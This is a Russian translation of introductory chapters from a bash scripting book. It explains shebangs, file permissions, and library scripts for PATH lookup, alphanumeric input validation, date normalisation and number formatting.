Откройте текстовый редактор (в Linux, например, большой популярностью пользуются редакторы Vim и gedit, а в OS X — TextEdit) и введите содержимое листинга 0.4. Затем сохраните сценарий с именем *intro* в своем каталоге для разрабатываемых сценариев. Сценарии командной оболочки не требуют специального расширения файлов, так что сохраните файл с именем без расширения (или, если пожелаете, добавьте расширение *.sh*, но в этом нет необходимости). Первая строка в сценарии вызывает команду `echo`, чтобы просто вывести текст `Hello World`. Вторая строка чуть сложнее; она использует команду `which` для поиска файла сценария *neqn* и затем с помощью `echo` выводит найденный путь на экран. Чтобы выполнить такую связку команд, где одна передается другой в виде аргумента, bash использует *подоболочку*, в которой выполняет вторую команду и сохраняет ее вывод для передачи первой. В нашем примере подоболочка выполнит команду `which`, которая вернет полный путь к сценарию `neqn`. Затем этот путь будет передан как аргумент команде `echo`, которая просто выведет его на экран. Наконец, тот же трюк с подоболочкой используется для передачи пути к сценарию `neqn` команде `cat`, которая выведет содержимое сценария `neqn`.

Сохраните файл и запустите сценарий в окне терминала. Вы должны увидеть результат, показанный в листинге 0.5.

Листинг 0.5. Результат запуска нашего первого сценария командной оболочки

```
  $ sh intro
❶ Hello World
❷ /usr/bin/neqn
❸ #!/bin/sh
  # Присутствие этого сценария не должно расцениваться как наличие поддержки
  #   GNU eqn и groff -Tascii|-Tlatin1|-Tutf8|-Tcp1047
```

```
GROFF_RUNTIME="${GROFF_BIN_PATH=/usr/bin}:"
PATH="$GROFF_RUNTIME$PATH"
export PATH
exec eqn -Tascii ${1+"$@"}

# eof
$
```

Запуск сценария производится с помощью команды `sh`, которой имя сценария `intro` передается как аргумент. Команда `sh` обойдет все строки в файле и выполнит их, как если бы это были команды bash, введенные в окне терминала. Как показано в листинге 0.5, сначала на экран выводится строка `Hello World` ❶, затем путь к файлу *neqn* ❷. В заключение выводится содержимое файла *neqn* ❸; это исходный код короткого сценария командной оболочки `neqn`, хранящегося на вашем жестком диске (в OS X, по крайней мере, в Linux содержимое этого сценария может немного отличаться).

Упрощение способа вызова сценариев

Для запуска сценариев не обязательно использовать команду `sh`. Если добавить еще одну строку в сценарий `intro` и изменить его разрешения в файловой системе, его можно будет запускать непосредственно, без команды `sh`, как любые другие команды. Откройте сценарий `intro` в текстовом редакторе и измените его, как показано ниже:

```
❶ #!/bin/bash
  echo "Hello World"
  echo $(which neqn)
  cat $(which neqn)
```

Мы добавили единственную строку в самое начало файла, ссылающуюся на путь в файловой системе */bin/bash* ❶. Эта строка называется *shebang*[1]. С ее помощью командная оболочка определяет, какую программу запустить для интерпретации сценария. Здесь в качестве интерпретатора мы указали bash. Вы можете встретить другие строки shebang, например, в сценариях на языке Perl (`#!/usr/bin/perl`) или Ruby (`#!/usr/bin/env ruby`).

После добавления строки нам еще необходимо установить права доступа к файлу, разрешающие выполнять его как обычную программу. Для этого в окне терминала выполните команды, показанные в листинге 0.6.

[1] Произносится как «ше-банг». — *Примеч. пер.*

Листинг 0.6. Изменение прав доступа к файлу сценария intro, разрешающих его выполнение

```
❶ $ chmod +x intro
❷ $ ./intro
  Hello World
  /usr/bin/neqn
  #!/bin/sh
  # Присутствие этого сценария не должно расцениваться как наличие поддержки
  # GNU eqn и groff -Tascii|-Tlatin1|-Tutf8|-Tcp1047

  GROFF_RUNTIME="${GROFF_BIN_PATH=/usr/bin}:"
  PATH="$GROFF_RUNTIME$PATH"
  export PATH
  exec eqn -Tascii ${1+"$@"}

  # eof
  $
```

Для изменения прав доступа мы использовали команду `chmod` ❶ и передали ей аргумент `+x`, который требует от команды дать указанному файлу право на выполнение, и имя самого файла. После настройки права на выполнение для сценария, чтобы запускать его как обычную программу, мы можем вызвать сценарий непосредственно, как показано в строке ❷, без вызова самой оболочки bash. Это общепринятая практика в разработке сценариев командной оболочки, и вы со временем поймете ее полезность. Большинству сценариев, которые мы напишем в этой книге, так же потребуется дать право на выполнение, подобно сценарию `intro`.

Мы привели лишь простой пример, чтобы показать, как запускать сценарии командной оболочки и как использовать сценарии для запуска других сценариев. Во многих сценариях в этой книге мы задействуем именно такой метод, и вы еще не раз увидите строки shebang в будущем.

Почему именно сценарии командной оболочки?

Кого-то из вас может беспокоить вопрос: почему для создания сценариев предпочтительнее использовать язык командной оболочки bash вместо более новых и мощных языков, таких как Ruby и Go. Да, эти языки гарантируют переносимость между разными типами систем, но они не устанавливаются по умолчанию. Причина проста: на любой машине с операционной системой Unix имеется командная оболочка, и на подавляющем большинстве из них используется оболочка bash. Как отмечалось в начале главы, компания Microsoft недавно выпустила для Windows 10 ту же самую командную оболочку bash, которая имеется во всех основных дистрибутивах Linux и OS X. То есть теперь

сценарии командной оболочки стали еще более переносимыми с минимумом усилий с вашей стороны. Кроме того, сценарии на языке командной оболочки позволяют быстрее и проще решать задачи обслуживания и администрирования системы, чем сценарии на других языках. Оболочка bash все еще далека от идеала, но в этой книге вы узнаете, как смягчить некоторые ее недостатки.

В листинге 0.7 приводится пример маленького, удобного и полностью переносимого сценария командной оболочки (фактически, это однострочная команда на bash!). Сценарий определяет общее количество страниц во всех документах OpenOffice, находящихся в указанной папке, и может пригодиться писателям.

Листинг 0.7. Сценарий для определения общего количества страниц во всех документах OpenOffice в указанной папке

```
#!/bin/bash
echo "$(exiftool *.odt | grep Page-count | cut -d ":" -f2 | tr '\n' '+')""0" | bc
```

Не будем обсуждать тонкости работы этого сценария — в конце концов, мы только в самом начале пути. Но в общих чертах отметим, что он извлекает информацию о количестве страниц из каждого документа, выстраивает строку из полученных чисел, перемежая их операторами сложения, и передает ее калькулятору командной строки для вычисления суммы. На все про все оказалось достаточно одной строки кода. В книге вы найдете еще множество таких же потрясающих сценариев, как этот, и после некоторой практики он покажется вам невероятно простым!

За дело

Теперь вы должны представлять, как создаются сценарии командной оболочки, если прежде вы этим не занимались. Создание коротких сценариев для решения специализированных задач заложено в основу философии Unix. Умение писать собственные сценарии и расширять возможности системы Unix под свои потребности даст вам огромную власть. Эта глава лишь намекнула, что ждет вас впереди: множество по-настоящему потрясающих сценариев командной оболочки!

Глава 1. Отсутствующая библиотека

Одна из замечательных особенностей Unix — возможность создавать новые команды, объединяя старые новыми способами. Но даже при том, что Unix включает сотни команд и предоставляет тысячи способов их комбинирования, вы все еще можете столкнуться с ситуацией, когда никакая из комбинаций не позволит решить поставленную задачу правильно. В этой главе мы исследуем основные аспекты, знание которых поможет вам создавать более сложные и интеллектуальные программы на языке командной оболочки.

Но есть еще кое-что, о чем необходимо поговорить в самом начале: среда программирования на языке командной оболочки не так сложна, как другие среды программирования на настоящих языках. Perl, Python, Ruby и даже C имеют структуры и библиотеки, предлагающие дополнительные возможности, тогда как сценарии на языке командной оболочки — это в большей степени ваш собственный мир. Сценарии в данной главе помогут вам найти в нем свой путь. Далее они послужат строительными блоками для создания более мощных сценариев.

Наибольшую сложность при разработке сценариев представляют также тонкие различия между разновидностями Unix и дистрибутивами GNU/Linux. Даже при том, что стандарты IEEE POSIX определяют общую функциональную основу для всех реализаций Unix, иногда все же бывает непросто начать пользоваться системой OS X после нескольких лет работы в окружении Red Hat GNU/Linux. Команды различаются, хранятся в разных каталогах и часто имеют тонкие различия в интерпретации флагов. Эти различия могут сделать создание сценариев командной оболочки непростым занятием, но мы познакомим вас с некоторыми хитростями, помогающими справляться с этими сложностями.

Что такое POSIX?

В первые дни Unix был сродни Дикому Западу: разные компании создавали новые версии операционной системы и развивали их в разных направлениях, одновременно уверяя клиентов, что все эти новые версии — просто разновидности Unix, совместимые между собой. Но в дело вмешался Институт инженеров

электротехники и электроники (Institute for Electrical and Electronic Engineers, IEEE) и, объединив усилия всех основных производителей, разработал стандартное определение Unix под названием «Интерфейс переносимой операционной системы» (Portable Operating System Interface, или POSIX), которому должны были соответствовать все коммерческие и открытые реализации Unix. Нельзя купить операционную систему POSIX как таковую, но все доступные версии Unix и GNU/Linux в общих чертах соответствуют требованиям POSIX (хотя некоторые ставят под сомнение необходимость стандарта POSIX, когда GNU/Linux сам стал стандартом де-факто).

Однако иногда даже POSIX-совместимые реализации Unix отличаются друг от друга. В качестве примера можно привести команду `echo`, о которой рассказывается далее в этой главе. Отдельные версии этой команды поддерживают флаг `-n`, который запрещает добавлять символ перевода строки по умолчанию. Другие версии `echo` поддерживают экранированную последовательность `\c`, которая интерпретируется как «не включать перевод строки», а третьи вообще не дают возможности запретить добавление этого символа в конце вывода. Более того, отдельные системы Unix имеют командные оболочки, где команда `echo` реализована как встроенная функция, которая игнорирует флаги `-n` и `\c`, а также включают стандартную реализацию команды в виде двоичного файла `/bin/echo`, обрабатывающую эти флаги. В результате возникают сложности со сценариями запросов на ввод данных, потому что сценарии должны работать одинаково в как можно большем количестве версий Unix. Следовательно, для нормальной работы сценариев важно нормализовать поведение команды `echo`, чтобы оно было единообразным в разных системах. Далее в этой главе, в сценарии № 8, вы увидите, как заключить команду `echo` в сценарий командной оболочки, чтобы получить такую нормализованную версию.

ПРИМЕЧАНИЕ

> Некоторые сценарии в этой книге используют дополнительные возможности bash, поддерживаемые не всеми POSIX-совместимыми командными оболочками.

Но хватит теории — приступим к знакомству со сценариями, которые будут включены в нашу библиотеку!

№ 1. Поиск программ в PATH

Сценарии, использующие переменные окружения (такие как `MAILER` или `PAGER`), таят в себе скрытую опасность: некоторые их настройки могут ссылаться на несуществующие программы. Для тех, кто не сталкивался прежде с этими

переменными окружения, отметим, что MAILER должна хранить путь к программе электронной почты (например, /usr/bin/mailx), а PAGER должна ссылаться на программу постраничного просмотра длинных документов. Например, если вы решите увеличить гибкость сценария и вместо системной программы постраничного просмотра по умолчанию (обычно more или less) использовать для отображения вывода сценария переменную PAGER, необходимо убедиться, что эта переменная содержит действительный путь к существующей программе.

Этот первый сценарий показывает, как проверить доступность указанной программы в списке путей PATH. Он также послужит отличной демонстрацией нескольких приемов программирования на языке командной оболочки, включая определение функций и переменных. Листинг 1.1 показывает, как проверить допустимость путей к файлам.

Код

Листинг 1.1. Сценарий inpath с определениями функций

```
#!/bin/bash
# inpath -- Проверяет допустимость пути к указанной программе
# или ее доступность в каталогах из списка PATH

in_path()
{
  # Получает команду и путь, пытается отыскать команду. Возвращает 0, если
  #   команда найдена и является выполняемым файлом; 1 - если нет. Обратите
  #   внимание, что эта функция временно изменяет переменную окружения
  #   IFS (Internal Field Separator - внутренний разделитель полей), но
  #   восстанавливает ее перед завершением.

  cmd=$1        ourpath=$2     result=1
  oldIFS=$IFS   IFS=":"

  for directory in "$ourpath"
  do
    if [ -x $directory/$cmd ] ; then
      result=0       # Если мы здесь, значит, команда найдена.
    fi
  done

  IFS=$oldIFS
  return $result
}

checkForCmdInPath()
{
  var=$1
```

```
  if [ "$var" != "" ] ; then
❶   if [ "${var:0:1}" = "/" ] ; then
❷     if [ ! -x $var ] ; then
        return 1
      fi
❸   elif ! in_path $var "$PATH" ; then
      return 2
    fi
  fi
}
```

В главе 0 мы рекомендовали создать в своем домашнем каталоге новую папку *scripts* и добавить полный путь к ней в свою переменную окружения `PATH`. Выполните команду `echo $PATH`, чтобы увидеть текущее значение переменной `PATH`, и добавьте в сценарий входа (*.login*, *.profile*, *.bashrc* или *.bash_profile*, в зависимости от оболочки) строку, изменяющую значение `PATH`. Подробности ищите в разделе «Настройка оболочки входа» в главе 0.

ПРИМЕЧАНИЕ

Если попробовать вывести список файлов в каталоге с помощью команды `ls`, некоторые специальные файлы, такие как *.bashrc* и *.bash_profile*, могут не отображаться. Это объясняется тем, что файлы, имена которых начинаются с точки, например *.bashrc*, считаются «скрытыми». (Как оказывается, эта «ошибка, превратившаяся в «фишку» была допущена еще в самом начале развития Unix.) Чтобы вывести все файлы, включая скрытые, добавьте в команду `ls` флаг `-a`.

Напомним еще раз: все наши сценарии написаны в предположении, что они будут выполняться командной оболочкой bash. Обратите внимание: этот сценарий явно указывает в первой строке (называется *shebang*), что для его интерпретации должен использоваться интерпретатор `/bin/bash`. Многие системы поддерживают также строку shebang `/usr/bin/env bash`, которая определяет местонахождение интерпретатора в момент запуска сценария.

ЗАМЕЧАНИЕ О КОММЕНТАРИЯХ

Мы долго думали, включать ли в код подробное описание работы сценария, и решили, что в некоторых случаях будем приводить пояснения к особенно заковыристым фрагментам после самого кода, но в общем случае для пояснения происходящего будем использовать комментарии в коде. Ищите строки, начинающиеся с символа `#`, или текст в строках кода, которому предшествует символ `#`.

> Поскольку вам придется читать сценарии других людей (не только наши!), будет полезно попрактиковаться понимать происходящее в сценариях по комментариям в них. Кроме того, писать комментарии — хорошая привычка, которую желательно выработать у себя при работе над собственными сценариями, потому что это поможет вам понять, чего вы стремитесь достигнуть в разных блоках кода.

Как это работает

Функция `checkForCmdInPath` отличает значение параметра с одним только именем программы (например, `echo`) от значения, содержащего полный путь, плюс имя файла (например, `/bin/echo`). Для этого она сравнивает первый символ в переданном ей значении с символом `/`; для чего ей требуется изолировать первый символ от остального значения параметра.

Обратите внимание на синтаксис `${var:0:1}` ❶ — это сокращенная форма извлечения подстроки: указывается начальная позиция в исходной строке и длина извлекаемой подстроки (если длина не указана, возвращается остаток строки до конца). Выражение `${var:10}`, например, вернет остаток строки в `$var` начиная с десятого символа, а `${var:10:6}` вернет только символы, заключенные между позициями 10 и 15 включительно. Что это означает, демонстрирует следующий пример:

```
$ var="something wicked this way comes..."
$ echo ${var:10}
wicked this way comes...
$ echo ${var:10:6}
wicked
$
```

В листинге 1.1 данный синтаксис используется, чтобы определить, начинается ли указанный путь с символа слеша. Если это так, то далее функция проверяет наличие указанного файла в файловой системе по указанному пути. Пути, начинающиеся с символа `/`, являются абсолютными, и для их проверки можно использовать оператор `-x` ❷. В противном случае значение параметра передается в функцию `inpath` ❸, чтобы проверить наличие указанного файла в одном из каталогов, перечисленных в `PATH`.

Запуск сценария

Чтобы запустить сценарий как самостоятельную программу, нужно добавить в самый конец файла короткий блок команд. Эти команды просто принимают ввод пользователя и передают его в функцию, как показано ниже.

```
if [ $# -ne 1 ] ; then
  echo "Usage: $0 command" >&2
  exit 1
fi

checkForCmdInPath "$1"
case $? in
  0 ) echo "$1 found in PATH" ;;
  1 ) echo "$1 not found or not executable" ;;
  2 ) echo "$1 not found in PATH" ;;
esac

exit 0
```

После добавления кода сценарий можно запустить непосредственно, как показано далее, в разделе «Результаты». Закончив эксперименты со сценарием, не забудьте удалить или закомментировать дополнительный код , чтобы потом его можно было подключать как библиотеку функций.

Результаты

Для проверки вызовем сценарий `inpath` с именами трех программ: существующей программы, также существующей программы, но находящейся в каталоге, не включенном в список `PATH`, и несуществующей программы, но с полным путем к ней. Пример тестирования сценария приводится в листинге 1.2.

Листинг 1.2. Тестирование сценария inpath

```
$ inpath echo
echo found in PATH
$ inpath MrEcho
MrEcho not found in PATH
$ inpath /usr/bin/MrEcho
/usr/bin/MrEcho not found or not executable
```

Последний блок кода, добавленный позднее, преобразует результат вызова функции `in_path` в нечто более читаемое, поэтому теперь мы легко можем видеть, что все три случая обрабатываются, как ожидалось.

Усовершенствование сценария

Для желающих начать овладевать мастерством программирования с первого сценария, покажем, как заменить выражение `${var:0:1}` его более сложной формой: `${var%${var#?}}`. Такой метод извлечения подстрок определяет стандарт POSIX. Эта галиматья в действительности включает два выражения

извлечения подстроки. Внутреннее выражение `${var#?}` извлекает из `var` все, кроме первого символа, где `#` удаляет первое совпадение с заданным шаблоном, а `?` — это регулярное выражение, которому соответствует точно один символ.

Внешнее выражение `${var%`*`pattern`*`}` возвращает подстроку из строки слева, оставшуюся после удаления указанного шаблона *`pattern`* из `var`. В данном случае удаляемый шаблон *`pattern`* — это результат внутреннего выражения, то есть внешнее выражение вернет первый символ в строке.

Для тех, кому POSIX-совместимый синтаксис кажется пугающим, отметим, что большинство командных оболочек (включая bash, ksh и zsh) поддерживает другой метод извлечения подстрок, `${`*`varname:start:size`*`}`, который был использован в сценарии.

Те, кому не нравится ни один из представленных способов извлечения первого символа, могут использовать системные команды: `$(echo $var | cut -c1)`. В программировании на bash практически любую задачу, будь то извлечение, преобразование или загрузка данных из системы, можно решить несколькими способами. При этом важно понимать, что наличие нескольких способов не означает, что один способ лучше другого.

Кроме того, чтобы сценарий различал, запускается он как самостоятельная программа или подключается другим сценарием, можно добавить в начало условный оператор:

```
if [ "$BASH_SOURCE" = "$0" ]
```

Это сработает и с любым другим сценарием. Однако мы предлагаем вам, дорогой читатель, дописать остальной код после экспериментов!

ПРИМЕЧАНИЕ

Сценарий № 47 в главе 6 тесно связан с этим сценарием. Он проверяет каталоги в `PATH` и переменные в окружении пользователя.

№ 2. Проверка ввода: только алфавитно-цифровые символы

Пользователи постоянно игнорируют указания и вводят недопустимые данные, в неправильном формате или неправильным синтаксисом. Как разработчик сценариев командной оболочки вы должны обнаружить и отметить такие ошибки еще до того, как они превратятся в проблемы.

Часто подобные ситуации связаны с вводом имен файлов или ключей в базе данных. Программа просит пользователя ввести строку, которая должна содержать только *алфавитно-цифровые символы*, то есть только буквы верхнего или нижнего регистра и цифры — никаких знаков пунктуации, специальных символов и пробелов. Правильную ли строку ввел пользователь? Ответ на этот вопрос дает сценарий в листинге 1.3.

Код

Листинг 1.3. Сценарий validalnum

```
#!/bin/bash
# validAlphaNum – проверяет, содержит ли строка только
# алфавитные и цифровые символы
validAlphaNum()
{
  # Проверка аргумента: возвращает 0, если все символы в строке являются
  #   буквами верхнего/нижнего регистра или цифрами; иначе возвращает 1

  # Удалить все недопустимые символы.
❶ validchars="$(echo $1 | sed -e 's/[^[:alnum:]]//g')"

❷ if [ "$validchars" = "$1" ] ; then
    return 0
  else
    return 1
  fi
}

# НАЧАЛО ОСНОВНОГО СЦЕНАРИЯ -- УДАЛИТЕ ИЛИ ЗАКОММЕНТИРУЙТЕ ВСЕ, ЧТО НИЖЕ,
# ЧТОБЫ ЭТОТ СЦЕНАРИЙ МОЖНО БЫЛО ПОДКЛЮЧАТЬ К ДРУГИМ СЦЕНАРИЯМ.
# =================
/bin/echo -n "Enter input: "
read input

# Проверка ввода
if ! validAlphaNum "$input" ; then
  echo "Please enter only letters and numbers." >&2
  exit 1
else
  echo "Input is valid."
fi

exit 0
```

Как это работает

Логика работы сценария проста: сначала с помощью редактора `sed` создается новая версия введенных данных, из которой удалены все недопустимые символы ❶. Затем новая версия сравнивается с оригиналом ❷. Если две версии оказались одинаковыми, все в порядке. В противном случае, если в результате

обработки редактором sed потерялись данные, значит, исходная версия содержит недопустимые символы.

В основе работы сценария лежит операция подстановки редактора sed, которая удаляет любые символы, не входящие в множество [:alnum:], где [:alnum:] — это сокращение POSIX для регулярного выражения, соответствующего всем алфавитно-цифровым символам. Если результат операции подстановки не совпадает с исходным вводом, значит, в исходной строке присутствуют другие символы, кроме алфавитно-цифровых, недопустимые в данном случае. Функция возвращает ненулевое значение, чтобы сообщить о проблеме. Имейте в виду: в этом примере предполагается, что введенные данные являются текстом ASCII.

Запуск сценария

Сценарий содержит все необходимое для его запуска как самостоятельной программы. Он предлагает ввести строку и затем сообщает о ее допустимости. Однако чаще эта функция используется для копирования в начало другого сценария в виде ссылки, как показано в сценарии № 12.

Сценарий validalnum также представляет собой хороший пример программирования на языке командной оболочки вообще: сначала пишутся функции, а затем они тестируются перед включением в другие, более сложные сценарии. Такой подход позволяет избавиться от многих неприятностей.

Результаты

Сценарий validalnum прост в применении, он предлагает пользователю ввести строку для проверки. В листинге 1.4 показано, как сценарий реагирует на допустимый и недопустимый ввод.

Листинг 1.4. Тестирование сценария validalnum

```
$ validalnum
Enter input: valid123SAMPLE
Input is valid.
$ validalnum
Enter input: this is most assuredly NOT valid, 12345
Please enter only letters and numbers.
```

Усовершенствование сценария

Метод «удалить недопустимые символы и посмотреть, что осталось» хорошо подходит для проверки благодаря своей гибкости. При этом важно помнить, что обе переменные — исходная строка и шаблон — должны заключаться

в двойные кавычки, чтобы избежать ошибок в случае ввода пустой строки (или пустого шаблона). Пустые значения переменных — извечная проблема в программировании сценариев, потому что при проверке в условном операторе они вызывают сообщение об ошибке. Всегда помните, что пустая строка в кавычках отличается от пустого значения переменной.

Хотите потребовать, чтобы ввод содержал только буквы верхнего регистра, пробелы, запятые и точки? Просто измените шаблон подстановки в строке ❶, как показано ниже:

```
sed 's/[^[:upper:] ,.]//g'
```

Эту же функцию можно использовать для простейшей проверки телефонных номеров (допускается присутствие цифр, пробелов, круглых скобок и дефисов, но не допускается наличие пробелов в начале или нескольких пробелов, идущих подряд), если использовать шаблон:

```
sed 's/[^- [:digit:]\(\)]//g'
```

Но, если нужно ограничить ввод целыми числами, опасайтесь ловушки. Например, на первый взгляд кажется, что следующий шаблон справится с этой задачей:

```
sed 's/[^[:digit:]]//g'
```

Однако он будет пропускать только положительные целые числа. А что, если вам необходимо разрешить ввод отрицательных чисел? Если вы просто добавите знак «минус» в множество допустимых символов, функция признает допустимой строку `-3-4`, хотя совершенно очевидно, что она не является допустимым целым числом. Обработка отрицательных чисел демонстрируется в сценарии № 5.

№ 3. Нормализация форматов дат

Разработчикам сценариев часто приходится иметь дело с большим количеством разнообразных форматов представления дат, нормализация которых может быть сопряжена с разными сложностями. Самые серьезные проблемы связаны с датами, потому что они записываются самыми разными способами. Даже если потребовать ввести дату в определенном формате, например месяц-день-год, вы почти наверняка получите несовместимый ввод: номер месяца вместо названия, сокращенное название вместо полного или даже полное название со всеми буквами в верхнем регистре. По этой причине функция нормализации дат, даже самая простенькая, послужит очень хорошим строительным блоком для многих сценариев, особенно таких, как сценарий № 7.

Код

Сценарий в листинге 1.5 нормализует строки с датами, используя относительно простой набор критериев: месяц должен задаваться именем или числом в диапазоне от 1 до 12, а год — четырехзначным числом. Нормализованная строка с датой включает название месяца (в виде трехсимвольного сокращения), за которым следуют день месяца и четырехзначный год.

Листинг 1.5. Сценарий normdate

```
#!/bin/bash
# normdate -- Нормализует поле месяца в строке с датой в трехсимвольное
#   представление, с первой буквой в верхнем регистре.
#   Вспомогательная функция для сценария № 7, valid-date.
#   В случае успеха возвращает 0.

monthNumToName()
{
  # Присвоить переменной 'month' соответствующее значение.
  case $1 in
    1 ) month="Jan" ;; 2 ) month="Feb" ;;
    3 ) month="Mar" ;; 4 ) month="Apr" ;;
    5 ) month="May" ;; 6 ) month="Jun" ;;
    7 ) month="Jul" ;; 8 ) month="Aug" ;;
    9 ) month="Sep" ;; 10) month="Oct" ;;
    11) month="Nov" ;; 12) month="Dec" ;;
    * ) echo "$0: Unknown month value $1" >&2
      exit 1
  esac
  return 0
}

# НАЧАЛО ОСНОВНОГО СЦЕНАРИЯ -- УДАЛИТЕ ИЛИ ЗАКОММЕНТИРУЙТЕ ВСЕ, ЧТО НИЖЕ,
# ЧТОБЫ ЭТОТ СЦЕНАРИЙ МОЖНО БЫЛО ПОДКЛЮЧАТЬ К ДРУГИМ СЦЕНАРИЯМ.
# =================
# Проверка ввода
if [ $# -ne 3 ] ; then
  echo "Usage: $0 month day year" >&2
  echo "Formats are August 3 1962 and 8 3 1962" >&2
  exit 1
fi
if [ $3 -le 99 ] ; then
  echo "$0: expected 4-digit year value." >&2
  exit 1
fi

# Месяц введен как число?
❶ if [ -z $(echo $1|sed 's/[[:digit:]]//g') ]; then
  monthNumToName $1
else
```

```
  # Нормализовать до 3 первых букв, первая в верхнем регистре, остальные в нижнем.
❷   month="$(echo $1|cut -c1|tr '[:lower:]' '[:upper:]')"
❸   month="$month$(echo $1|cut -c2-3 | tr '[:upper:]' '[:lower:]')"
  fi

  echo $month $2 $3

  exit 0
```

Как это работает

Обратите внимание на третий условный оператор в этом сценарии ❶. Он выбрасывает из поля с месяцем все цифры и затем с помощью оператора `-z` проверяет, получилась ли в результате пустая строка. Если получилась, это означает, что в поле содержатся только цифры, соответственно, его можно напрямую преобразовать в название месяца вызовом функции `monthNumToName`, которая дополнительно проверяет номер месяца на попадание в диапазон от 1 до 12. Иначе предполагается, что первое поле во введенной строке содержит название месяца, которое нормализуется сложной последовательностью команд `cut` и `tr` с использованием двух подоболочек (то есть последовательности команд заключены в скобки `$(` и `)`, которые вызывают заключенные в них команды и возвращают их вывод).

Первая последовательность команд в подоболочке, в строке ❷, извлекает первый символ из поля с названием месяца и с помощью `tr` преобразует его в верхний регистр (последовательность `echo $1|cut -c1` можно также записать в стиле POSIX: `${1%${1#?}}`, как было показано выше). Вторая последовательность, в строке ❸, извлекает второй и третий символы и преобразует их в нижний регистр. В результате получается трехсимвольное сокращенное название месяца с первым символом в верхнем регистре. Обратите внимание, что в данном случае не проверяется — содержит ли исходное поле допустимое название месяца, в отличие от случая, когда месяц задается числом.

Запуск сценария

Для максимальной гибкости будущих сценариев, использующих `normdate`, этот сценарий спроектирован так, что принимает исходные данные в виде трех аргументов командной строки, как показано в листинге 1.6. Если вы предполагаете использовать сценарий только интерактивно, предложите пользователю ввести дату в виде трех значений, однако это усложнит вызов `normdate` из других сценариев.

Результаты

Листинг 1.6. Тестирование сценария normdate

```
$ normdate 8 3 62
normdate: expected 4-digit year value.
$ normdate 8 3 1962
Aug 3 1962
$ normdate AUGUST 03 1962
Aug 03 1962
```

Обратите внимание, что этот сценарий нормализует только представление месяца; представление дня (в том числе с ведущими нулями) и года не изменяется.

Усовершенствование сценария

Прежде чем знакомиться с разными усовершенствованиями, которые можно добавить в этот сценарий, загляните в раздел с описанием сценария № 7, где используется `normdate` для проверки вводимых дат.

Одно из изменений, которые можно внедрить уже сейчас, касается включения поддержки дат в форматах MM/DD/YYYY и MM-DD-YYYY, для чего достаточно добавить следующий код непосредственно перед первым условным оператором:

```
if [ $# -eq 1 ] ; then # Чтобы компенсировать форматы с / и -
  set -- $(echo $1 | sed 's/[\/\-]/ /g')
fi
```

С этим изменением сценарий позволяет вводить и нормализовать даты в следующих распространенных форматах:

```
$ normdate 6-10-2000
Jun 10 2000
$ normdate March-11-1911
Mar 11 1911
$ normdate 8/3/1962
Aug 3 1962
```

Если вы прочитаете код очень внимательно, то заметите, что в нем можно также усовершенствовать проверку поля с номером года, не говоря уже о поддержке разных международных форматов представления дат. Мы оставляем это вам как упражнение для самостоятельных исследований!

№ 4. Удобочитаемое представление больших чисел

Программисты часто допускают типичную ошибку, отображая результаты вычислений без предварительного форматирования. Пользователям сложно определить, например, сколько миллионов содержится в числе 43245435, не подсчитав количество цифр справа налево и не добавив мысленно запятые после каждого третьего знака. Сценарий в листинге 1.7 выводит большие числа в удобочитаемом формате.

Код

Листинг 1.7. Сценарий nicenumber форматирует большие числа, делая их удобочитаемыми

```
#!/bin/bash
# nicenumber -- Отображает переданное число в формате представления с запятыми.
#   Предполагает наличие переменных DD (decimal point delimiter -- разделитель
#   дробной части) и TD (thousands delimiter -- разделитель групп разрядов).
#   Создает переменную nicenum с результатом, а при наличии второго аргумента
#   дополнительно выводит результат в стандартный вывод.
nicenumber()
{
  # Обратите внимание: предполагается, что для разделения дробной и целой
  #   части во входном значении используется точка.
  #   В выходной строке в качестве такого разделителя используется точка, если
  #   пользователь не определил другой символ с помощью флага -d.
❶ integer=$(echo $1 | cut -d. -f1) # Слева от точки
❷ decimal=$(echo $1 | cut -d. -f2) # Справа от точки

  # Проверить присутствие дробной части в числе.
  if [ "$decimal" != "$1" ]; then
    # Дробная часть есть, включить ее в результат.
    result="${DD:= '.'}$decimal"
  fi

thousands=$integer

❸ while [ $thousands -gt 999 ]; do
❹   remainder=$(($thousands % 1000)) # Три последние значимые цифры

  # В 'remainder' должно быть три цифры. Требуется добавить ведущие нули?
  while [ ${#remainder} -lt 3 ] ; do # Добавить ведущие нули
    remainder="0$remainder"
  done

❺   result="${TD:=","}${remainder}${result}" # Конструировать справа налево
```

```
❻     thousands=$(($thousands / 1000)) # Оставить остаток, если есть
    done

    nicenum="${thousands}${result}"
    if [ ! -z $2 ] ; then
      echo $nicenum
    fi
  }

  DD="." # Десятичная точка для разделения целой и дробной части
  TD="," # Разделитель групп разрядов

  # Начало основного сценария
  # =================

❼ while getopts "d:t:" opt; do
    case $opt in
      d ) DD="$OPTARG" ;;
      t ) TD="$OPTARG" ;;
    esac
  done
  shift $(($OPTIND - 1))

  # Проверка ввода
  if [ $# -eq 0 ] ; then
    echo "Usage: $(basename $0) [-d c] [-t c] number"
    echo " -d specifies the decimal point delimiter"
    echo " -t specifies the thousands delimiter"
    exit 0
  fi

❽ nicenumber $1 1 # Второй аргумент заставляет nicenumber вывести результат.

  exit 0
```

Как это работает

Основная работа в этом сценарии выполняется циклом `while` внутри функции `nicenumber()` ❸, который последовательно удаляет три младших значащих разряда из числового значения в переменной `thousands` ❹ и присоединяет их к создаваемой форматированной версии числа ❺. Затем цикл уменьшает числовое значение в `thousands` ❻ и повторяет итерацию, если необходимо. Вслед за функцией `nicenumber()` начинается основная логика сценария. Сначала с помощью `getopts` ❼, анализируются параметры, переданные в сценарий, и затем вызывается функция `nicenumber()` ❽ с последним аргументом, указанным пользователем.

Запуск сценария

Чтобы опробовать этот сценарий, просто вызовите его с очень большим числом. Сценарий добавит десятичную точку и разделители групп разрядов, использовав значения либо по умолчанию, либо указанные с помощью флагов.

Результат можно внедрить в сообщение, как показано ниже:

```
echo "Do you really want to pay \$$(nicenumber $price)?"
```

Результаты

Сценарий `nicenumber` может также принимать дополнительные параметры. Листинг 1.8 демонстрирует форматирование нескольких чисел с использованием сценария.

Листинг 1.8: Тестирование сценария nicenumber

```
$ nicenumber 5894625
5,894,625
$ nicenumber 589462532.433
589,462,532.433
$ nicenumber -d, -t. 589462532.433
589.462.532,433
```

Усовершенствование сценария

В разных странах используют разные символы в качестве десятичной точки и для разделения групп разрядов, поэтому в сценарии предусмотрена возможность передачи дополнительных флагов. Например, в Германии и Италии сценарию следует передать `-d "."` и `-t ","`, во Франции `-d ","` и `-t " "`, а в Швейцарии, где четыре государственных языка, следует использовать `-d "."` и `-t "'"`. Это отличный пример ситуации, когда гибкость оказывается ценнее жестко определенных значений, потому что инструмент становится полезным для более широкого круга пользователей.

